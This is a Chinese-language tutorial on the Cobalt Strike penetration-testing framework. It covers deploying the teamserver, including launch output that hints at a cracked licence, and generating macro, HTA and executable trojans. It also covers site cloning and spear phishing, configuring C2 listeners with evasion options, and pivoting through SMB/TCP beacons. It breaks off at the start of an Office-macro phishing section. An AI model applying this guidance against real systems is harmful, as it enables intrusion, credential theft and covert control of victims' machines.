

Cobaltstrike框架介绍

Cobaltstrike简介

cobalt strike (简称CS) 是一款团队作战渗透测试神器, 分为客户端及服务端, 一个服务端可以对应多个客户端, 一个客户端可以连接多个服务端, 可被团队进行分布式协同操作.

和MSF关系

metasploit是一款开源框架, armitage是metasploit框架的图形化界面方式, cobalt strike是armitage的增强版, 同时也是收费软件. cobalt strike在2.0版本还是依托metasploit, 在3.0之后的版本使用单独的平台.

目录结构

agscript 拓展应用的脚本

c2lint 用于检查profile的错误异常

teamserver 服务端程序

cobaltstrike, cobaltstrike.jar 客户端程序(java跨平台)

logs 目录记录与目标主机的相关信息

update, update.jar 用于更新CS

third-party 第三方工具

部署teamserver

需要java环境 默认服务端安装在linux平台

```
#!/bin/bash
tar -zxvf jdk-8u321-linux-x64.tar.gz -C /usr/lib/
echo "export JAVA_HOME=/usr/lib/jdk1.8.0_321/" >> /etc/profile
echo "export JRE_HOME=/usr/lib/jdk1.8.0_321/jre" >> /etc/profile
echo "export PATH=\$JAVA_HOME/bin:\$JAVA_HOME/jre/bin:\$PATH" >> /etc/profile
echo "export CLASSPATH=\$CLASSPATH:.\$JAVA_HOME/lib:\$JAVA_HOME/jre/lib" >> /etc/profile
source /etc/profile
rm jdk-8u321-linux-x64.tar.gz
保存为install.sh, 运行chmod +x install.sh, ./install.sh执行, 执行完成后再执行一次source
/etc/profile, 然后输入java -version, 返回java版本即安装成功。
yum search java|grep jdk      yum install java-1.8.0-openjdk*
```

上传CS到VPS

赋予teamserver可执行权限

修改默认端口

./teamserver <host> <password> [/path/to/c2.profile] [YYYY-MM-DD]

必填参数host 本服务器外网IP/域名

必填参数password Client GUI连接时需要输入的密码


可选参数Malleable C2 communication profile 指定C2通信配置文件 该功能体现了CS的强大扩展性
可选参数kill date 指定所有payload的终止日期

```
→ cs4.3 ./teamserver 119.45.175.218 121212
[*] Will use existing X509 certificate and keystore (for SSL)
Hook start
Found desired class: common/Authorization
[+] Team server is up on 0.0.0.0:7979
[*] SHA256 hash of SSL cert is: d8692d90ac318dc95767e098ef9d589ddf4730ca8b9ac8d7bb5f7c8733e1cd8b
[+] Listener: cloudfire started!
```

客户端连接

需要java环境

```
Start.bat
java.exe -Dfile.encoding=UTF-8 -XX:ParallelGCThreads=4 -XX:+AggressiveHeap -XX:+UseParallelGC -
Xms512m -Xmx4048m -jar cobaltstrike.jar
```



Cobaltstrike基本使用

常用功能

顶部菜单 主要使用cobaltstrike, View和Attack

Cobaltstrike菜单

New Connection #进行另外一个连接，支持连接多个服务器端

Preferences #设置Cobal Strike界面、控制台、以及输出报告样式TeamServer连接记录。


Visualization #主要展示输出结果的形式

VPN Interfaces #设置VPN接口

Listeners #创建一个Listener

Script Manager #脚本管理

Close #退出连接



View菜单

Applications # 显示受害主机的应用信息

Credentials # 显示所有以获取的受害主机的凭证，如hashdump、Mimikatz

Downloads # 查看已下载文件

Event Log # 主机上线记录以及团队协作聊天记录

Keystrokes # 查看键盘记录结果


Proxy Pivots # 查看代理模块

Screenshots # 查看所有屏幕截图

Script Console # 加载第三方脚本以增强功能


Targets # 显示所有受害主机

Web Log # 所有Web服务的日志



Attack菜单

```
packages
HTML Application    # 生成(executable/VBA/powershell)这三种原理实现的恶意HTA木马文件
MS Office Macro     # 生成office宏病毒文件
Payload Generator    # 生成各种语言版本的payload
USB/CD AutoPlay     # 生成利用自动播放运行的木马文件
Windows Dropper     # 捆绑器能够对任意的正常文件进行捆绑(免杀效果差)
Windows Executable  # 生成可执行exe木马
Windows Executable(Stageless) # 生成无状态的可执行exe木马
```



```
Web Drive-by
Manage    #对开启的web服务进行管理
Clone Site    #克隆网站, 可以记录受害者提交的数据
Host File    #提供一个文件下载, 可以修改Mime信息
Scripted Web Delivery    #为payload提供web服务以便下载和执行 类似于Metasploit的web_delivery
Signed Applet Attack    #使用java自签名的程序进行钓鱼攻击(该方式已过时)
Smart Applet Attack    #自动检测java版本并进行攻击, 针对Java 1.6.0_45以下以及Java 1.7.0_21以下版本
System Profiler    #用来获取一些系统信息, 比如系统版本, Flash版本, 浏览器版本等
Spear Phish    #用来邮件钓鱼的模块, 鱼叉钓鱼攻击
```

Cobalt Strike




工具栏，即菜单栏中的部分功能




- ① Connect to team server: 连接服务端
- ② Disconnect from team server: 断开当前服务端连接
- ③ Configure Listeners: 配置监听器
- ④ Show sessions in graph view: 展示会话列表
- ⑤ Show sessions in table view: 展示视图列表
- ⑥ Show targets in table view: 展示目标列表
- ⑦ Credentials: 查看从靶机获取的账户密码
- ⑧ Downloaded Files: 查看从靶机下载的文件
- ⑨ Keystrokes: 查看键盘记录
- ⑩ Screenshots: 查看屏幕截图
- ⑪ Generate Windows Executable (Stageless): 生成无状态的EXE木马
- ⑫ Setup java Signed Applet Attack: 开启Web服务为自签名Java Applet提供运行环境
- ⑬ MS Office Macro Attack: 生成OFFICE宏病毒文件
- ⑭ Setup Scripted Web-Delivery (Stageless): 开启Web服务，供下载和执行Payload
- ⑮ Host a file: 开启Web服务，供下载文件
- ⑯ Manage Web Server: 管理Web服务
- ⑰ Help: 帮助文档
- ⑱ About: 关于Cobalt Strike


团队协作

1、多个客户端连接同一个服务端





2、一个客户端连接多个服务端



Cobaltstrike监听器详解

beacon


beacon指的是受害者与我们的teamserver所建立的这个连接，也可以理解成我们所获的对方主机的控制权

listeners

Listener是用来接收Beacon请求信息的Cobalt Strike模块

其中包含DNS、HTTP、SMB、tcp为内置listener。

Foreign为外部结合的Listener，常用于MSF的结合，例如获取meterpreter到MSF上



创建listener

Beacon HTTP&HTTPS(以HTTP或HTTPS协议流量建立Beacon连接)

NAME:监听器名

Payload:创建监听器所选用的payload和传输协议

HTTP Hosts:回连主机

Host Rotation Strategy:cs4.3新增在beacon通信时，可以选择更多的轮询方案以逃避检测、阻断，beacon回连主机策略

HTTP Host(stager):配置Stager主机，仅当Payload明确需要Stager配合时有效


Profile: Malleable C2配置文件，用于自定义通信流量特征

HTTPS Port (C2): Beacon回连的监听端口

HTTPS Port (Bind): 绑定监听端口，实现端口重定向

HTTPS Host Header: 设置内层真实域名，在使用域前置技术时使用

HTTPS Proxy: 为Payload指定代理



Beacon DNS (以DNS协议流量建立Beacon连接)

DNS Hosts: Beacon回连的主机，可以添加多个


Host Rotation Strategy: Beacon回连主机策略

HTTP Host (Stager): 配置Stager主机，仅当Payload明确需要Stager配合时有效

Profile: Malleable C2配置文件，用于自定义通信流量特征

DNS Port (Bind): 绑定监听端口，实现端口重定向

DNS Resolver: 指定NS服务器



New Listener

Create a listener...

Name:

Payload: Beacon DNS

Payload Options

DNS Hosts:

Host Rotation Strategy: round-robin

DNS Host (Stager):

Profile: default

DNS Port (Bind):

DNS Resolver:

Save 帮助

Beacon SMB (以SMB协议流量建立Beacon连接) 适用于内网横向
windows/beacon_smb/bind_pipe



官网介绍:SMB Beacon使用命名管道通过父级Beacon进行通讯, 当两个Beacons链接后, 子Beacon从父Beacon获取到任务并发送。因为链接的Beacons使用Windows命名管道进行通信, 此流量封装在SMB协议中, 所以SMB Beacon相对隐蔽, 绕防火墙时可能发挥奇效。

前提条件

具有 SMB Beacon 的主机必须接受 445 端口上的连接。

只能链接由同一个 Cobalt Strike 实例管理的 Beacon。

利用这种beacon横移必须有目标主机的管理员权限或者说是拥有具有管理员权限的凭据。



Beacon tcp(仅与父 Beacon 通信)适用于内网横向移动
windows/beacon_tcp/bind_tcp

命令格式同smb相似，不过此处连接目标IP的命令不是link，而是connect。取消连接目标机器的话对应的命

令与smb同为unlink

| IP | Host | Protocol | Process | OS | Beacon | Process | Architecture | Duration | |
|----------------|---------------|----------|-------------|------|------------|------------|--------------|----------|-----|
| 110.53.253.139 | 192.168.5.129 | http | Adminis... | WIN7 | beacon.exe | 556 | x64 | 12s | |
| 192.168.5.129 | 192.168.5.134 | http | administ... | DC | Bid: 17... | beacon.exe | 3050 | x64 | 12s |

事件日志 X

Beacon 192.168.5.129@556 X

凭据信息 X

Beacon 192.168.5.134@2390 X

Listeners X

```
[*] Tasked to unlink 192.168.5.134
[+] host called home, sent: 205416 bytes
[-] lost link to child beacon: 192.168.5.134
beacon> connect 192.168.5.134
[*] Tasked to connect to 192.168.5.134:4444
[+] host called home, sent: 24 bytes
[+] established link to child beacon: 192.168.5.134
```

Cobaltstrike上线Beacon

Beacon使用

在目标上线CS后，右键目标interact使用Beacon

Tips:在Cobalt Strike中它的心跳默认是60s(即sleep时间为60s，每一分钟目标主机与teamserver通信一次)
如果sleep时间过长，在下载文件面前更为明显，所以在测试时会把时间降低一点。所以拿到beacon一般先执行sleep

大家可以根据实战环境来调节，建议不要太快，不然流量会很明显。

Tips: beacon中不能直接输入cmd命令，比如要让目标机执行ipconfig这条cmd命令，对应的beacon命令是
shell ipconfig

其他的beacon命令，可以在beacon中输入help

Office钓鱼

当无法从web找到突破口时，可以尝试钓鱼打入内网

Visual Basic for Applications (VBA) 是Visual Basic的一种宏语言，是微软开发出来在其桌面应用程序中执行通用的自动化(OLE)任务的编程语言。主要能用来扩展Windows的应用程序功能，特别是Microsoft Office 软件，也可说是一种应用程式视觉化的Basic 脚本

具体实现

1.CS开启listener

Create a listener.

